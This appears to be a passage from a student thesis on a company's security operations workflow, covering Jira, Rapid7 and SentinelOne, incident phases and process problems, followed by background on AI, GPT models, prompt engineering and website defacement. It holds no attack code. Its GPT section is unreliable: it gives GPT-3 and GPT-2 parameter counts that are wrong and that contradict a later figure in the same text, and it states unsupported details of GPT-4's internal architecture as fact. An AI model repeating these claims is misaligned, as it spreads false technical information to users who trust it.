🟩	SOC-18889	insight_noreply@rapid7.com	Low	RESOLVED	Done	14 Oct 2024	14 Oct 2024
🟩	SOC-18885	insight_noreply@rapid7.com	Low	RESOLVED	Done	14 Oct 2024	14 Oct 2024
🟩	SOC-18881	insight_noreply@rapid7.com	Low	RESOLVED	Done	14 Oct 2024	14 Oct 2024
🟩	SOC-18880	insight_noreply@rapid7.com	Low	RESOLVED	Done	14 Oct 2024	14 Oct 2024
🟩	SOC-18858	insight_noreply@rapid7.com	Low	RESOLVED	Done	13 Oct 2024	14 Oct 2024
🟩	SOC-18825	insight_noreply@rapid7.com	Low	RESOLVED	Done	13 Oct 2024	14 Oct 2024
🟩	SOC-18711	insight_noreply@rapid7.com	Low	WAITING FOR CU...	Unresolved	11 Oct 2024	13 Oct 2024
🟩	SOC-18682	insight_noreply@rapid7.com	Low	RESOLVED	Done	11 Oct 2024	14 Oct 2024

Figure 2.5. Jira Dashboard: Oplium restricted template

Jira has, at its core, an issue tracking system to create and manage issues of every nature. In a SOC context, that would relate to a security incident or tasks that need management. Each issue will hold detailed information of the incident on nature of threat, assets affected, and remediation steps. Issues, therefore, are extensively customizable here in Jira. Thus, the SOC team would define fields such as incident severity, priority, type of attack, among other metadata. As a matter of fact, SOC teams can configure custom fields to capture detailed information associated with each incident, including affected endpoints, incident timeline, mitigation actions taken, and forensic analysis results. What's more, Jira also enables SOC teams to define custom workflows for incident management. A workflow is a series of steps that an incident goes through, from detection to investigation, resolution, and closure. Workflows can be tailored to specific incident types, ensuring that each type of incident is handled according to predefined protocols. Although, Jira has a customizable dashboards that give SOC teams an overview of ongoing incidents, team performance, and resolution times. With this dashboard a SOC managers for example can track how many incidents have been reported, how many are resolved, and which ones are still open. Another important thing is that in that way SOC teams can monitor how quickly incidents are being resolved. Jira provides insights into mean time to detect (MTTD) and mean time to respond (MTTR), which are key performance indicators (KPIs) for security operations. Jira indeed supports granular permissions and role-based access control (RBAC), allowing SOCs to control who can view, edit, and manage incidents. This feature ensures only authorized personnel have access to sensitive incident data that is essential for maintaining the integrity and confidentiality of security operations. A SOC teams can define custom roles, such as SOC Analysts, Incident Responders, and SOC Managers, each with specific permissions related to their responsibilities. For example, SOC Managers might have the ability to approve incident closures, while SOC Analysts handle day-to-day ticket updates and investigations. Jira's ability to integrate with other SOC tools enhances its value significantly. Jira integrates seamlessly with SIEMs like Rapid7 InsightIDR. How is it works? When InsightIDR detects an anomaly or generates an alert a corresponding ticket in Jira is created automatically. This ensures that all alerts are tracked as incidents in Jira, allowing SOC analysts to begin investigation immediately. Lastly, Jira can also integrate with EDR tools like SentinelOne. When SentinelOne detects endpoint threats, it can trigger automatic ticket creation in Jira and in this way allows SOC teams to manage the lifecycle of endpoint security incidents alongside other network or system-related incidents.

2.2.2 Oplium's SOC Process

The Incident Management Process followed by Oplium is designed considering the ISO 27001 and ISO 27035 standards. The entaire incident managment proces within a SOC is based around a coordineted workflow that integrates key tools such as SIEM, EDR and ticketing platform. These tools are able to help in detection analysis and resolution of security incident. In this section we will examinate how the Oplium's SOC manage security incident to find issues inside the process and find a way to optimize some recursive process. First of all, the phases that constitute the security incident managment process are:

1. Incident Detection and Ticket Creation
2. Incident Triage and Investigation
3. Incident Analysis and Response
4. Closing the Incident
5. Post-Incident Review and Continuous Improvement

Beforehand explain these phases it is vital explain that some activities can occur in multiple phases or throughout the incident handling process. Such activities include the following:

- coordination and comunication between the parties
- notification of significant incidents to top managment and other interested parties
- information sharing between interested parties and internal and external collaborators

Incident Detection and Ticket Creation

The first step in the SOC incident management process is detect potential threat or anomaly inside the organization's enviornment. In the system that we can found in the diagram, the initial detection phase is handled by Rapid7IDR and SentinelOne. In particular Rapid7IDR is used like a SIEM and collects event log from Firewalls including IPS and VPN connection, Windows Event Logs, EDR in this case SentinelOne, DNS, Domain Controllers, Servers logs like system and access log and Antivirus. The real-time analysis allow SIEM to detect potential security branches or unusal acrivities and flagging the for further investigation. Vendors continuosly to update SIEM's rule ans Oplium's team organize and choose which rules are important or not in customers scenario. You will hear me talk a lot about investigations when we explore my project,




Figure 2.6. Oplium's Information Security Management flow

and for that reason, it's good to understand what it is. An investigation happens when an alert triggers a rule that is considered risky, and we want to explore the reason why it happened. Indeed, when an alert is generated by Rapid7IDR and it trigger a rule that create an investigation, a ticket is automatically opened in jira ans en email alert is sent to SOC team. Even though Jira wasn't built for this purpose, in the context of a SOC, it provides a platform where all incident activities are recorded, tracked, and managed.

Incident Triage and Investigation

In Incident Triage and Investigation the main actors are the SOC analyst L1. They are responsable for monitor and response to Rapid7 and SentinelOne alerts, explore and retreive all relevant data from the incident and identify whether incident is a false positive or not. n the case of a false positive, the SOC analyst L1, after additional checks with the L2 analyst, writes all considerations and reasons that led to classifying the event as a false positive in the Jira ticket. Once a ticket is confirmed as valid, the SOC team proceeds to retrieve the ticket from jira for detailed incident triage and investigation. Triage involves prioritizing the incident based on factors such as the severity, potential impact and the scope of the compromise. High-priority incidents, such as ransomware or authorized access to sensitive data, are flagged for immidiate resopnse, while lower-priority incidents are scheduled for further analysis. At this stage, advanced security tools and integrations come into play to aid in the investigation. Oplium's team retrieves the ticket for investigation and uses additional threat anaysis platfoms to analyze the nature of the threat. For example VirusTotal is a popular threat analysis platform, that allows SOC teams to cross-reference suspicious files, URLs, and IP addresses with a global database of known threats. Finally, SOC analysts use the data provided by tools to understand the full scope of the incident. The investigation process often involves examining logs, endpoint activities, and network traffic to trace the origin of the attack and identify the methods used by the attacker.

Incident Analysis and Response

After gathering enough data from the investigation, the SOC team proceeds with incident analysis. This analysis aims to determine the root cause of the incident the systems or users affected, and the attack's impact on the organization. In some cases, this might involve reconstructing the attack chain, identifying the initial entry point, and mapping out the attacker's movements within the network. The response to the incident is carefully coordinated by SOC personnel, often in collaboration with other teams within the organization, such as IT and legal departments. In particular, in this step, we have various actors involved:

- The SOC Analyst L1 is responsible for checks the alerts daily, initiates alert processing, releases or blocks machines and generates incident reports and monthly and quarterly indicators.
- The SOC Analyst L2 is responsible for analyzing alerts escalated by the SOC Analyst L1 that require greater technical expertise due to their higher level of complexity. Additionally, the L2 Analyst assesses and verifies opportunities for platform updates and improvements. Their tasks include investigating incidents or alerts, analyzing user behavior (e.g., incorrect password entries to determine if it's brute force, login failures with user passwords and MFA, VPN access from unusual locations, etc.), and determining whether detected malicious code should be blocked. Furthermore, the L2 Analyst reviews and validates reports initially generated by the SOC Analyst L1 when necessary.
- When the SOC Analyst L2 requires a deeper analysis of an event, they engage the SOC Expert L3 to assist. The SOC Expert L3 is responsible for resolving level 3 incidents, which demand advanced technical knowledge of systems, infrastructure, and threat intelligence. They conduct in-depth vulnerability validation, investigative analysis of incidents, evidence collection, and report issuance. Additionally, in cases of ransomware, the SOC Expert handles negotiations with the attacker to facilitate payment and recover data. Finally, they perform intelligence analysis of artifacts obtained during malware movement to identify the attacker and the Indicators of Compromise (IOCs) used by the threat actor.

It is important to say that response actions can vary depending on the nature and severity of the incident. For example, if a malware infection is detected, the SOC may initiate actions such as isolating affected endpoints, removing malicious files, and blocking the associated IP addresses. In the case of a phishing attack, the SOC may alert the users involved, reset credentials, and deploy additional email filtering rules to prevent similar attacks in the future.

Closing the Incident

Once the response actions have been carried out, the SOC team proceeds to close the ticket in Jira. This process involves documenting all the actions taken, the results of the investigation, and any follow-up steps that may be required. Comprehensive documentation ensures that the incident is fully recorded for future reference, audits, and post-incident reviews. It also allows the organization to track patterns of incidents over time and adjust their security posture accordingly. The SOC team inserts comments detailing their analysis and resolution into the Jira ticket, ensuring transparency and accountability. This documentation can include logs of system changes, screenshots of network traffic, and explanations of how the threat was mitigated. Once all the necessary documentation is complete, the ticket is formally closed, and the incident is considered resolved.

Post-Incident Review and Continuous Improvement

Although the incident may be technically resolved, the SOC process does not end with ticket closure. A post-incident review is typically conducted to assess the handling of the incident and identify areas for improvement. This review might involve a deep dive into what went well during the incident response, what could have been done differently, and how the organization's overall security posture can be strengthened. During this phase, the SOC team may identify patterns of attack or vulnerabilities that were exploited. The information gathered is used to adjust security policies, update threat detection rules, and improve automated response capabilities. This process ensures that the organization is better prepared to handle similar incidents in the future. Continuous improvement is a key principle in SOC operations. Indeed learning from past incidents, the SOC can refine its detection and response processes, ensuring that the organization remains resilient in the face of evolving cyber threats.

2.2.3 Oplium's SOC Issues

Time Zone Discrepancies

Coordinating efforts across different time zones can be the first challange. This issue is particularly pertinent in our SOC environments, given that the teams are based in different countries, namely Italy and Brazil. We are talking about the time difference can be as much as five hours, depending on the season, with additional complications during Daylight Saving Time (DST) transitions. In practice, this time zone gap lead to delays in incident detection, investigation and resolution. For instance for not high security incidents, if a Brazil team detects incident during their late evening hours, the Italian SOC team may not address the issue until the start of their working day. Similarly, whether an incident occurring at night in Italy may not receive the necessary attention from the Brazilian team until several hours later. This problem of sycronization can also complicate incident escalation and collaboration. Incidents are passed among the team for further investigation or remediation, but the time zone differences mea that one team may have to wait until the other becomes available. This lack introduces a latency in the response chain, where critical threats could remain unseen for hours, increasing he risk of damage or data lost. Moreover, during DST we can have additional confusion due by the fact that one region shifts its clocks while the other remains the same and so this can create complication in scheduling incident reviews and collaboration between teams. Coordinating efforts across different time zones thus requires precise communication and careful planning to avoid gaps in coverage and ensure that incidents are managed in real time.

Jira for Security Incident Management

Other challenges within Oplium's SOC operations include Jira being one of the main tools in managing security incidents. While Jira has proven to be a very good platform as far as project management and tracking tasks are concerned, it was actually never designed for handling security incidents. Therefore, there exists some gap between the tool itself and the designated purpose, creating several inefficiencies within the incident management process. The first and foremost is that Jira does not host any security-specific workflows. Unlike full-fledged security incident management tools, Jira doesn't have out-of-the-box functionality that supports tracking of security-specific metrics, such as IOCs, incident severity, or threat intelligence in real time. Hence, this leads to SOC analysts having to create entries manually, which, again, turns into human error and inconsistencies, increasing the time it takes to resolve an incident. Beyond that, everything in Jira, from creating, updating, and closing tickets to whatever else, is a manual and non-automated activity that truly contributes to increasing latency during an incident response cycle. Most of these tasks are repetitive in nature and do not support automation as required by SOCs. In such a situation-a rapidly growing security event-where one would expect an automated escalation, the immediate execution of playbooks, containment steps to be initiated from the security-focused platform, Jira may need multiple steps to be done manually. Finally, the fact that Jira is developed for general task management itself makes it hard to prioritize and track incidents effectively, especially when situations involve high alerts. Security incidents very often require urgent attention and must be followed up continuously. Thus, the utilization of Jira for incident management could result in misaligned priorities, slower responses, and an inefficient management process in general.

Manual Processes

Probably the most prevalent problem in SOC operations is that too much reliance on manual processes for key incident management functions remains in place. While there is partial automation of incident detection and escalation provided by tools such as Jira and Rapid7 InsightIDR, a lot of activities within the workflow still involve human intervention at one stage or another-such as investigating alerts, updating tickets, liaising with other teams. Manual processes, on the other hand, are also essentially slower and more error-prone than automated systems. For example, when there is an alert to be escalated manually in the ticketing system, an analyst would have to log into that, pull the ticket, analyze the incident details, and start the proper response actions. Every stage in this process introduces the potential for human mistake, in the form of oversight in analysis, delay in updating the ticket, or failure to actually notify the incident to the right team. Besides, manual processes are rarely carried out with consistent response times, since the time to handle incidents is so highly dependent on workload and analyst availability. Manual handling of incidents in high-volume environments with incidents streaming in leads very quickly to bottlenecks, longer incident lifecycles, and increased security exposure times. If automation is poor, then SOC analysts have to spend too much time on routine tasks that take away valuable capacity to focus on higher-priority incidents. Automating these manual processes, like initial alert triage, ticket updating, and common remediation activities, reduces the load on the SOC analyst but will also go a long way in improving overall efficiency related to the incident management process.

2.3 Artificial Intelligence (AI)

Artificial Intelligence (AI) has rapidly evolved from a concept in science fiction to a transformative technology that is now embedded in many aspects of daily life and industry. AI refers to the development of computer systems that can perform tasks typically requiring human intelligence, such as visual perception, speech recognition, decision-making, and language translation. The advancement of AI is driven by several key technologies, including machine learning (ML), deep learning (DL), and reinforcement learning (RL), each of which contributes to different aspects of AI capabilities.

- **Machine Learning(ML)** involves the development of algorithms that allow computers to learn from and make predictions or decisions based on data. Unlike traditional programming, where explicit instructions dictate the machine's actions, ML models are trained on datasets to identify patterns and relationships, which they then use to make informed decisions or predictions.
- **Deep Learning (DL)** is a subset of ML that utilizes neural networks with multiple layers (hence "deep") to model complex patterns in large datasets. These neural networks, often referred to as artificial neural networks (ANNs), are inspired by the human brain's structure and function. Deep learning is particularly effective in handling unstructured data, such as images, audio, and text, and it forms the backbone of many advanced AI applications.
- **Reinforcement Learning (RL)** is a type of machine learning where agents learn to make decisions by performing actions in an environment to maximize cumulative rewards. It is commonly used in applications where decision-making is complex and involves sequential steps, such as robotics, game playing, and autonomous driving.

2.3.1 Natural Language Generation (NLG)

Natural Language Generation (NLG) is a critical subfield within Artificial Intelligence (AI) that focuses on enabling machines to produce human-like text based on input data. The goal of NLG is to bridge the gap between complex, structured data and natural language, making it easier for humans to understand and interact with machine-generated content. The development of NLG technologies has significant implications across various domains, such as automated report generation, conversational interfaces, and content creation, where clarity, coherence, and contextual relevance are paramount.

The process of Natural Language Generation involves several key steps that transform raw data into fluent, structured text. Understanding these steps is essential to grasp how NLG systems operate and the challenges they address. [10]

1. Content Determination: The first step in NLG is determining what information should be conveyed. This involves selecting relevant data from the available dataset based on the context or user query. For instance, when generating a financial report, the system must decide which financial metrics (e.g., revenue, profit margins, expenses) are most pertinent.

2. Document Structuring: Once the content has been determined, the next step is to organize this information into a logical structure. Document structuring involves deciding how the content will be laid out in the final text, akin to outlining a report or an article. This phase is vital for ensuring that the information flows naturally and is easy for the reader to follow.

3. Sentence Aggregation: After structuring the document, the system needs to aggregate related pieces of information into coherent sentences. Sentence aggregation requires the system to understand the relationships between different data points and how they can be expressed together in a single sentence.

4. Lexicalization: Lexicalization is the process of choosing the specific words and phrases that will be used to express the selected content. This step requires a deep understanding of language to ensure that the text not only communicates the information accurately but also fits the desired tone, style, and context.

5. Surface Realization: The final step in the NLG process is surface realization, where the structured and lexicalized content is converted into a full-fledged text. Surface realization involves applying the rules of grammar, punctuation, and style to produce a polished, readable output.

NLG systems are typically built using a combination of rule-based approaches and machine learning techniques. Rule-based systems rely on predefined templates and grammar rules to generate text, making them suitable for highly structured and predictable scenarios. However, these systems can be rigid and struggle with variability and complexity. On the other hand, machine learning-based NLG systems leverage large datasets to learn patterns in language and generate text that is more flexible and contextually nuanced. These systems, particularly those based on deep learning, have shown remarkable progress in generating more human-like and diverse text outputs.

2.3.2 Generative AI

Generative AI represents a broader category within AI that encompasses the creation of new content, whether it be text, images, music, or other forms of data. Unlike traditional AI models, which are typically designed to classify, predict, or optimize based on existing data, generative AI models are built to create new data instances that are similar to the data they were trained on. This capability opens up a wide range of applications, from creative arts to scientific research, where the generation of novel content or solutions is required.

Generative AI models operate by learning the underlying patterns and structures in the training data and using this learned knowledge to produce new, similar data. Two of the most prominent types of generative AI models are Generative Adversarial Networks (GANs) and Variational Autoencoders (VAEs).

Generative Adversarial Networks (GANs)

Generative Adversarial Networks (GANs) were introduced by Ian Goodfellow et al. in 2014. GANs are a framework for training generative models through adversarial training. The architecture consists of two neural networks: a **Generator** G and a **Discriminator** D, which are trained simultaneously with opposing objectives.

- **Generator** G: The generator aims to produce data samples $G(z)$ from a noise vector z, which is drawn from a prior distribution $p_z(z)$, usually a standard Gaussian distribution. The objective of the generator is to generate samples that are indistinguishable from real data samples.
- **Discriminator** D: The discriminator evaluates whether a given sample is real (from the actual dataset) or fake (generated by G). It outputs a probability $D(x)$ that the input sample x is real. The discriminator is essentially a binary classifier.

The training of GANs involves a minimax game, where the generator aims to minimize the following loss function, while the discriminator aims to maximize it: [11]

$$\mathcal{L}_{\text{GAN}}(G, D) = \mathbb{E}_{x\sim p_{\text{data}}(x)}[\log D(x)] + \mathbb{E}_{z\sim p_z(z)}[\log(1 - D(G(z)))] \tag{2.1}$$

In this game, G tries to maximize $\log(1 - D(G(z)))$ (i.e., fool the discriminator into classifying generated samples as real), and D tries to maximize $\log D(x) + \log(1 - D(G(z)))$. This process continues until the generator produces samples that are indistinguishable from real data, and the discriminator is unable to improve its classification.

GANs are known for their ability to produce high-quality, realistic samples, particularly in image generation tasks. However, they can suffer from issues such as mode collapse (where the generator produces limited varieties of samples) and instability during training.

Variational Autoencoders (VAEs)

Variational Autoencoders (VAEs) were introduced by Kingma and Welling in 2013 as a probabilistic graphical model designed for generative tasks. VAEs use an autoencoder architecture combined with variational inference to model the data distribution.

- **Encoder** $q_\phi(z|x)$: The encoder is a neural network that maps the input data x to a latent space distribution $q_\phi(z|x)$. This distribution is typically modeled as a Gaussian with a mean $\mu(x)$ and variance $\sigma^2(x)$, parameterized by the encoder network.
- **Decoder** $p_\theta(x|z)$: The decoder is a neural network that reconstructs the input data x from a latent variable z. It models the conditional distribution of x given z, typically as a Gaussian distribution with a mean $\mu(x|z)$ and a fixed variance.

The VAE objective is to maximize the Evidence Lower Bound (ELBO) on the marginal likelihood of the data $p_\theta(x)$, which can be expressed as: [12]

$$\log p_\theta(x) \geq \mathbb{E}_{q_\phi(z|x)}[\log p_\theta(x|z)] - \text{KL}[q_\phi(z|x) \parallel p(z)] \tag{2.2}$$

where $\text{KL}[q_\phi(z|x) \parallel p(z)]$ is the Kullback-Leibler divergence between the posterior distribution $q_\phi(z|x)$ and the prior distribution $p(z)$, usually a standard Gaussian.

The ELBO consists of two terms:

- **Reconstruction Loss**: $\mathbb{E}_{q_\phi(z|x)}[\log p_\theta(x|z)]$, which ensures that the reconstructed samples are close to the original data.

- **KL Divergence**: $\mathrm{KL}[q_\phi(z|x) \parallel p(z)]$, which regularizes the latent space to approximate the prior distribution $p(z)$.

VAEs are particularly valued for their stability during training and their ability to learn a meaningful latent space representation. They are commonly used for tasks like data generation, interpolation in the latent space, and anomaly detection.

Having explored the main examples of generative AI, now we will see how GPT has emerged as one of the leading models in this field. Its capabilities in natural language processing and generation have significantly advanced the way we interact with technology, making it a pivotal tool in various applications.

GPT-3 Model

Gpt-3, introduced by OpenAI in 2020, represents a new generative AI opportunity. It is based on the Transformer architecture, designed to capture long-term dependencies in textual data. GPT-3 has been trained on a large and diverse data set, such as web pages, Wikipedia, and books, to achieve a high level of natural language understanding and generation. GPT-3 has 125 million parameters, which makes GPT-3 better than GPT-2 (which had 1.5 million parameters). This has allowed the model to improve its performance on NLP tasks. A key aspect of GPT-3 is the introduction of in-context learning introduction, a methodology that provides a model for solving functions without any specific training data for each task. This approach doesn't require to insert super-vision training, it uses a prompt to manipulate the model and generate context-based answers. The GPT-3 architecture uses a unidirectional transformer decoder that generates text in auto-regressive mode: it predicts the next token by looking at previous tokens. This happens because the attention matrix prevents that model from looking for future tokens during training. The GPT-3 training dataset has approximately 570GB of text, which includes data from multiple sources. The size of the network and dataset allow GPT-3 to exhibit a strong generalisation capability, which makes it capable of tackling tasks not seen during training.

However, GPT-3 has some technical limitations such as a lack of training in programming data and difficulty following complex instructions, as well as, occasionally generating inappropriate or malicious text.

GPT-3.5 Model

The GPT-3.5 models represent an incremental improvement over GPT-3, addressing some of the main limitations of GPT-3. An important innovation introduced in this series is the inclusion of codex data in training. GPT-3.5 models, like Codex, were developed by fine-tuning a large and specific dataset containing public source code, mainly from GitHub.

Codex, which has 12 billion parameters, demonstrates a greater capacity for reasoning and solving complex problems than previous models. The inclusion of code data makes it possible to develop skills not present in GPT-3, such as generating working code and interpreting mathematical or logical queries. The key difference in the training of GPT-3.5 is that it is also optimised for coding tasks in addition to natural language modelling. During the pretraining of GPT-3, the objective function was based on causal language modelling (CLM), without any explicit focus on programming or reasoning tasks. GPT-3.5 introduces an improvement through an additional alignment step using supervised fine-tuning (SFT) and reinforcement learning from human feedback (RLHF), which improves the model's ability to understand and follow complex human instructions. Furthermore, during fine-tuning, GPT-3.5 models are optimised not only for conditional text generation but also to increase the ability to understand the prompt. This is done through distractor tasks, which allow the model to differentiate between accurate instructions and misleading information, improving accuracy and reducing failures in context comprehension.

Another relevant technical aspect is the inclusion of the prior distribution of output based on predictions conditioned by complex prompts, rather than simply predicting the next token, which is an evolution from the vanilla text generation present in GPT-3.

GPT-4

GPT-4, released by OpenAPI in March 2023, represents a significant evolution in computational capacity, architecture and performance. GPT-4 is a multi-modal model; it can process textual and visual input. We should remember that GTP-3 and GPT-3.5 were limited to text only. Images and text management require a more advanced architecture that can elaborate different inputs through separated and integrated mechanisms. While OpenAI hasn't relegated the exact number of parameters of GPT-4, we can estimate that the model far exceeds GTP-3, which had 175 billion parameters, with a number plausibly in the hundreds of billions. This increase in the number of parameters allows GTP-4 to learn more deeply from the data and handle more complex tasks with greater accuracy. The architecture of GPT-4 continues to be based on an auto-regressive decoder transformer, similar to GTP-3, but it includes numerous optimisations that make it more effective in handling long-term dependencies. In addition, the dense focus is enriched with advanced mechanisms for processing long contexts, making GPT-4 capable of handling much longer input sequences than previous models, expanding the maximum limit of tokens that can be processed simultaneously. An important innovation is the use of specialised layers for image processing, exploiting transformer-like modules, but with a specific focus on visual input, combining computer vision and natural language capabilities. The multimodal architecture introduces an integrated data fusion pipeline, enabling GPT-4 to understand the visual context and generate textual output consistent with visual information. GTP-4 includes several optimizations compared to its predecessors:

1. Long-context attention: One of the main drawbacks of previous GPT models was their limited ability to handle long input contexts (typically up to 2048 tokens). GPT-4 extends this capacity, reaching up to 32,768 tokens in some variants, which is useful in applications such as analysing legal documents or long technical articles.

2. Modular Attention Blocks: GPT-4 introduces specialised attention blocks, which allow the model to separate attention by textual and visual tokens. These modules act as parallel channels, integrated only at later levels to combine visual and linguistic information. This improves computational efficiency and allows for greater accuracy in multimodal processing.

3. Sparsity in Transformer Layers: Another innovation is the introduction of sparsity in transformer layers. This implies that not all neurons are activated for every input, but only a subset is selected according to the relevance of the current task. This drastically reduces the computational requirements without compromising the accuracy of the predictions.

4. Instruction Following: GPT-4 continues to refine the reinforcement learning from human feedback (RLHF) capabilities that began with GPT -3.5. However, more advanced feedback algorithms are introduced, combining human supervision with response self-repair techniques, where the model analyses its output and corrects any inconsistencies.

5. Multitask Learning and Fine-Tuning: GPT-4 is optimised for multi-task learning by training on multiple simultaneous datasets, thus reducing the problem of catastrophic forgetting. The use of techniques such as prompt-tuning allows GPT-4 to be adapted to new tasks without having to re-train the entire model.

2.3.3 Prompt Engineering

Prompt engineering represents an important mode of operation when working with generative AI models, such as those based on natural language, like in the GPT series. It is about designing and formulating the input prompts which will yield desired outputs from AI models. Because large models are often trained without explicit knowledge of user intent, good prompt engineering will prove effective in guiding model behavior and therefore boosting the relevance and accuracy of their responses. Indeed, much of the quality of generated content will depend on effective prompt engineering. A well-structured prompt improves the model’s ability regarding context understanding and coherence in generating relevant information. On the other hand, a poorly designed prompt will normally result in ambiguous, irrelevant, or incorrect. Below are some of the most significant techniques used in prompt engineering:

Zero-Shot Prompting

Zero-shot prompting entails asking the model to perform a task without providing any examples. This technique tests the model’s ability to generalize based solely on its pre-trained knowledge. It relies on the richness of the model’s training data, which encompasses a diverse range of topics and tasks.

> Translate the following sentence into Italian: ”I enjoy playing soccer.”

However, it has some challenges. Most of the time, the output varies dramatically depending on the breadth and depth of the model’s training data. If it never has been trained on similar tasks or in contexts in which such tasks could be framed, the answer could be off-target or even wrong. Moreover, zero-shot prompting gives no guidance to the model; therefore, the results might turn out to be rather unpredictable. This could be frustrating for users, who may have to iterate a prompt multiple times before they get a good response.

Few-Shot Prompting

Few-shot prompting provides the model with a limited number of examples. [13] This approach allows the model to adapt its responses based on the provided examples, guiding it towards generating more accurate outputs. In few-shot prompting, examples demonstrate the input-output relationship that the user expects. The model learns from these examples to generalize the task to similar cases. The key advantage is that it allows the model to leverage its pre-existing knowledge while still benefiting from user-defined examples.

> Translate the following English sentences into Spanish:
> 1. ”Hello, how are you?” : ”Hola, ¿cómo estás?”
> 2. ”What is your name?” : ”¿Cuál es tu nombre?”
> 3. ”I love learning new languages.” :

However, it is not without its challenges. One significant challenge lies in the selection of examples. The examples should be representative of the task; otherwise, the model will go off-topic, or worse, generate irrelevant responses. This bears in mind that while a small number of examples can guide a model well, there is a danger of overfitting-that is, the model will do well on the provided examples but then turns in poor performances on unseen instances. This means being very careful with the balance and giving sufficient thought to what examples are chosen for prompting.

Chain-of-Thought Prompting

Chain-of-thought prompting encourages the model to reason through a problem step-by-step, allowing it to articulate its thought process before arriving at a conclusion.

> Explain how to find the area of a triangle:
> 1. Identify the base and height of the triangle.
> 2. Use the formula: Area = (base * height) / 2.
> 3. Calculate the area using the identified measurements.

However, chain-of-thought prompting may result in more wordy and prolonged responses, which may not always be preferred. Furthermore, while the model may follow a train of thought, its ability to do so effectively is still dependent on its training. Unless the model has been well-trained in reasoning or the prompt is ill-framed, one could end up with less-than-perfect outputs.

Role-Based Prompting

Role-based prompting assigns a specific persona or role to the model, influencing the tone, style, and perspective of its responses. This technique leverages the model's ability to adapt its responses based on the defined role, allowing for tailored outputs that suit the intended audience.

```
You are a SOC expert. Provide tasks to resolve this incident.
```

However, this is far from a perfect approach. If the model misunderstands the role it has been placed in, it could respond with inappropriate or irrelevant answers. Additionally, differences in how the model assumes different roles may lead to variability in the quality of output. Another problem is assuring that the model has gone through enough training regarding the peculiarities of the assigned role.

2.4 Defacement

In the digital landscape, where an increasing number of services and interactions occur online, website defacement has emerged as a notable cyber threat. This malicious act involves unauthorized alterations to a website's content, typically aimed at altering its appearance or conveying a message that reflects the attacker's ideology. Website defacement can be defined as a cyber attack that compromises a web server or application to change its visual presentation or content without authorization. Attackers generally gain access to web applications through the exploitation of security vulnerabilities, thus allowing attackers to manipulate the frontend of the website and many times display politically charged messages or propaganda. Behind such attacks, motivations can range from anything to everything: a need to convey a message or assert dominance in a digital space. Zone-H Defacement Archives, in their archive of over 11 million defacement incidents, stated that this frequency of attacks was still a concern. [14] In fact, website defacement can be deep in its effects-law financial losses, loss of prestige, erosion of customer trust.

2.4.1 Motivation and Case Study in Gaza

Web defacement is driven by multiple motivations, including Political and Social Activism, Vandalism, Financial Gain and Revenge or Personal Grievances.

- Political and Social Activism: Most defacers operate under the terms of hacktivism, in which their goal is to draw attention to a political or social cause. For example, during the Arab Spring, hundreds of governmental websites across the Middle East were defaced with an attitude against dictators. Similarly, in the recent Hamas conflict, the defacing of Israeli websites showed how digital platforms were used to send messages about politics. Most hacktivists believe that their actions are a kind of digital protest, using the notoriety of a defaced website to bring attention to their cause. For example, several government websites were defaced by hacktivist groups in 2017 protesting the U.S. government's immigration policies.

- Vandalism: Most incidents of website defacement have been about recognition within the hacking community or the kick in breaking security systems. In most of these cases, the attackers choose sites not because of an ideological connection but due to perceived weaknesses. Such acts of vandalism represent, at the same time, the manifestation of technical ability, where an act of defacement itself is a ”trophy” for the hacker. For example, in 2015, hackers shouted, ”Hacked by [group name]” on the homepage of a major corporation's website. Typically, this type of defacement receives attention in hacking forums and on social media since members are seeking validation and recognition.

- Financial Gain: While most defacement attacks are ideologically motivated, some attackers do it for financial reasons. To this group, they might use the defacement of a website to infect malware on the compromised site that steals user credentials, such as login data, credit card information, and personal identification numbers. Attackers may also forward visitors to any malicious sites that are fully set up to steal personal information. These tend to exploit users' trust in familiar sites in order to carry out their plans more efficiently. These are cases in which the defacement serves as a diversion to carry out their malicious activities. A concrete example could be that an attacker defaces a bank's website with highly politically charged messages or graffiti-like content meant to divert the attention of the public from other phishing campaigns against the bank's customers being carried out simultaneously. This approach increases the likelihood of successful data breaches, given that intimidated users may not identify the threat created by phishing e-mails accompanying the defacement. Through the confusion of defacement, the attackers create a situation in which the users have a greater possibility to be scam victims.

